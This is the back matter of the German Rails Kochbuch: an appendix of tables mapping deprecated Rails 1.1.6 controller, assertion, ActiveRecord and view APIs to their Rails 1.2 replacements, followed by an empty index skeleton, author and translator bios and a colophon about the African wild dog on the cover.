


Abbildung 15-4: Eine Seite mit vier verschiedenen Diagrammtypen, die alle mit Sparklines erzeugt wurden

Neue Features in Rails 1.2

Dieser Anhang führt Feature-Unterschiede und Änderungen zwischen Rails 1.1.6 und Rails 1.2 auf. Alter (1.1.6) Code wird unter Rails 1.2 ausgeführt, aber Sie erhalten entsprechende Warnungen, wenn Sie veraltete Features nutzen. Die Unterstützung veralteter Features wird in der nächsten Haupt-Release von Rails (2.0) eingestellt.

ActionController

Tabelle A-1: Veraltete Controller-Instanzvariablen

Rails 1.1.6	Rails 1.2
`@cookies`	`cookies`
`@env`	`env`
`@flash`	`flash`
`@headers`	`headers`
`@params`	`params`
`@request`	`request`
`@response`	`response`
`@session`	`session`

Tabelle A-2: Veraltete Controller-Methoden

Rails 1.1.6	Rails 1.2
`expire_matched_fragments`	`expire_fragment`
`keep_flash`	`flash.keep`
`parse_query_parameters`	`parse_form_encoded_parameters`
`parse_request_parameters`	`parse_form_encoded_parameters`
`redirect_to_path`	`redirect_to(`*`path`*`)`

Tabelle A-2: Veraltete Controller-Methoden (Fortsetzung)

Rails 1.1.6	Rails 1.2
`redirect_to_url`	`redirect_to(`*url*`)`
`render('#{options}')`	`render :file => #{options}`
`url_for(:#{options})`	call `url_for` with a named route directly

Tabelle A-3: Veraltete Assertions

Rails 1.1.6	Rails 1.2
`assert_assigned_equal`	`assert_equal(expected, @response.template.assigns [key.to_s])`
`assert_cookie_equal`	`assert(@response.cookies.key?(key))`
`assert_flash_empty`	`assert(!@response.has_flash_with_contents?)`
`assert_flash_equal`	`assert_equal(expected, @response.flash[key])`
`assert_flash_exists`	`assert(@response.has_flash?)`
`assert_flash_has`	`assert(@response.has_flash_object?(key))`
`assert_flash_has_no`	`assert(!@response.has_flash_object?(key))`
`assert_flash_not_empty`	`assert(@response.has_flash_with_contents?)`
`assert_flash_not_exists`	`assert(!@response.has_flash?)`
`assert_invalid_column_on_record`	`assert(record.errors.invalid?(column))`
`assert_invalid_record`	`assert(!assigns(key).valid?)`
`assert_no_cookie`	`assert(!@response.cookies.key?(key))`
`assert_redirect`	`assert_response(:redirect)`
`assert_redirect_url`	`assert_equal(url, @response.redirect_url)`
`assert_redirect_url_match`	`assert(@response.redirect_url_match?(pattern))`
`assert_rendered_file`	`assert_template`
`assert_session_equal`	`assert_equal(expected, @response[key])`
`assert_session_has`	`assert(@response.has_session_object?(key))`
`assert_session_has_no`	`assert(!@response.has_session_object?(key))`
`assert_success`	`assert_response(:success)`
`assert_template_equal`	`assert_equal(expected, @response.template. assigns[key.to_s])`
`assert_template_has`	`assert(@response.has_template_object?(key))`
`assert_template_has_no`	`assert(!@response.has_template_object?(key))`
`assert_template_xpath_match`	`assert_tag`
`assert_valid_record`	`assert(assigns(key).valid?)`
`assert_valid_column_on_record`	`assert(!record.errors.invalid?(column))`

Tabelle A-4: Weitere Änderungen

Rails 1.2
Components sind veraltet.
Alle Dependency-Loader, die früher im Modul Dependencies lagen, gehören nun zu ActiveSupport, und nicht mehr zu ActiveController. Zu diesen gehören: `:depend_on`, `:dependencies_on`, `:model`, `:observer`, `:service`.

ActiveRecord

Tabelle A-5: Veraltete Assoziationen

Rails 1.1.6	Rails 1.2
`:dependent => true`	`:dependent => :destroy`
`:exclusively_dependent`	`:dependent => :delete_all`
`push_with_attributes`	Wenn Assoziationen Attribute verlangen verwenden Sie `has_many :through`
`concat_with_attributes`	Wenn Assoziationen Attribute verlangen verwenden Sie `has_many :through`

Tabelle A-6: Veraltete Methoden

Rails 1.1.6	Rails 1.2
Zählen über Bedingungen oder Joins	`count(`*column_name, options*`)`
`find_all`	`find(:all, ...)`
`find_first`	`find(:first, ...)`
`human_attribute_name`	`.humanize`
User.transaction(@user1, @user2) { ... }	Die Unterstützung für Transaktionen auf Objektebene ist veraltet. Installieren Sie das object_transactions-Plugin.

ActionView

Tabelle A-7: Veraltete View-Features

Rails 1.1.6	Rails 1.2
`content_for('`*name_of_content_block*`')`	`yield :name_of_content_block`
`:human_size`	`:number_to_human_size`
`link_image_to`	use `image_tag` within a `link_to` method
`:post` as a link modifier	use `:method => "post"` instead
`render_partial`	use `render :partial`
`render_partial_collection`	`render :partial, :collection`
`<%= start_form_tag :action=>'list' %> ... <%= end_form_tag %>`	use new block form: `<% form_tag :action=>'list' do %> ... <% end %>`

Tabelle A-7: Veraltete View-Features (Fortsetzung)

Rails 1.1.6	Rails 1.2
`<%= form_remote_tag :update=>'list', :url=>{:action=>'add'} %> ... <%= end_form_tag %>`	use new block form: `<% form_remote_tag :update=>'list', :url=>{:action=>'add'} do %> ... <% end %>`

Index

Symbole

Zahlen

A

B

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z

Über den Autor

Rob Orsini arbeitet als Open Source-Entwickler und lebt im nördlichen Kalifornien. Zeitweise arbeitet er für die Production Software Group von O'Reilly Media. Davor arbeitete Rob Orsini als Webmaster bei Industrial Light & Magic, wo er Anwendungen zur Erstellung von Spezialeffekten programmierte. Er programmiert bereits seit 1998 fürs Internet und hofft, seitdem er Rails für sich entdeckt hat, dass er dies noch viele Jahre tun kann. Er ist außerdem ein Jazz-Musiker und ein liebender Vater.

Über den Übersetzer

Peter Klicman ist unabhängiger Sachverständiger für DV-Systeme sowie Internet-Provider und freier Unternehmensberater. Seine Arbeit für den O'Reilly Verlag brachte ihn zur technischen Dokumentation. Neben Buchübersetzungen (z.B. *Perl Kochbuch* und *TCP/IP Netzwerk-Administration*, 2. Auflage) führt er Dokumentations- und Entwicklungsprojekte durch.

Kolophon

Das Tier auf dem Cover von *Rails Kochbuch* ist ein Afrikanischer Wildhund (Lycaon pictus). Afrikanische Wildhunde leben ausschließlich in der afrikanischen Savanne. Weibchen wie auch Rüden wiegen zwischen 20 und 27 Kilo, sie werden 76 bis 112 cm groß. Im Gegensatz zu anderen Hunderassen besitzen sie nur vier Zehen an einer Pfote. Die Grundfarbe ihres Felles ist schwarz, doch sind sie am ganzen Körper mit braunen, rötlichen, gelben und weißen Flecken versetzt, die Schwanzspitze ist stets weiß. Die Afrikanischen Wildhunde verfügen über eine außerordentlich gute Sehkraft, zudem hilft ihnen ihr gutes Gehör bei der Jagd auf andere Tiere. Sie können Geschwindigkeiten bis zu 55 km/h erreichen und haben eine hohe Erfolgsquote bei der Jagd (98 Prozent). Sie sind fleischfressend, zu ihren bevorzugten Opfern zählen Gazellen, Zebras, Antilopen und Kudus, wobei sie ihren Flüssigkeitsbedarf durch das Blut ihrer erlegten Beute decken. Das gesamte Rudel, ausgenommen junge und kranke Mitglieder, beteiligt sich an der Jagd. Sie findet in den Morgen- oder Abendstunden statt und wird vom Alpha-Männchen angeführt. Die Beute wird nicht nach dem Geruch, sondern auf Sicht aufgespürt. Ist das flüchtende Beutetier ermüdet, wird es vom Alpha-Tier an den Hinterbeinen gepackt; ein gezielter Tötungsbiss wird dabei nicht angesetzt. Obwohl die Afrikanischen Wildhunde die Nähe von Menschen meiden, haben sie bei Farmern und Viehzüchtern einen extrem schlechten Ruf. Die Tiere leben im Rudel, ihr Verhalten ist extrem sozial ausgerichtet. So werden andere Rudeltiere, die zu schwach sind um mitzujagen, durch Erbrochenes der anderen miternährt. Der Bestand der Afrikanischen Wildhunde gilt als stark gefährdet.

Die Cover-Abbildung stammt aus *Lydekker's Royal History*. Die auf dem Cover verwendete Schrift ist ITC Garamond von Adobe. Als Textschrift verwenden wir die Linotype Birka, die Überschriftenschrift ist die Adobe Myriad Condensed und die Nichtproportionalschrift für Codes ist LucasFont's TheSans Mono Condensed.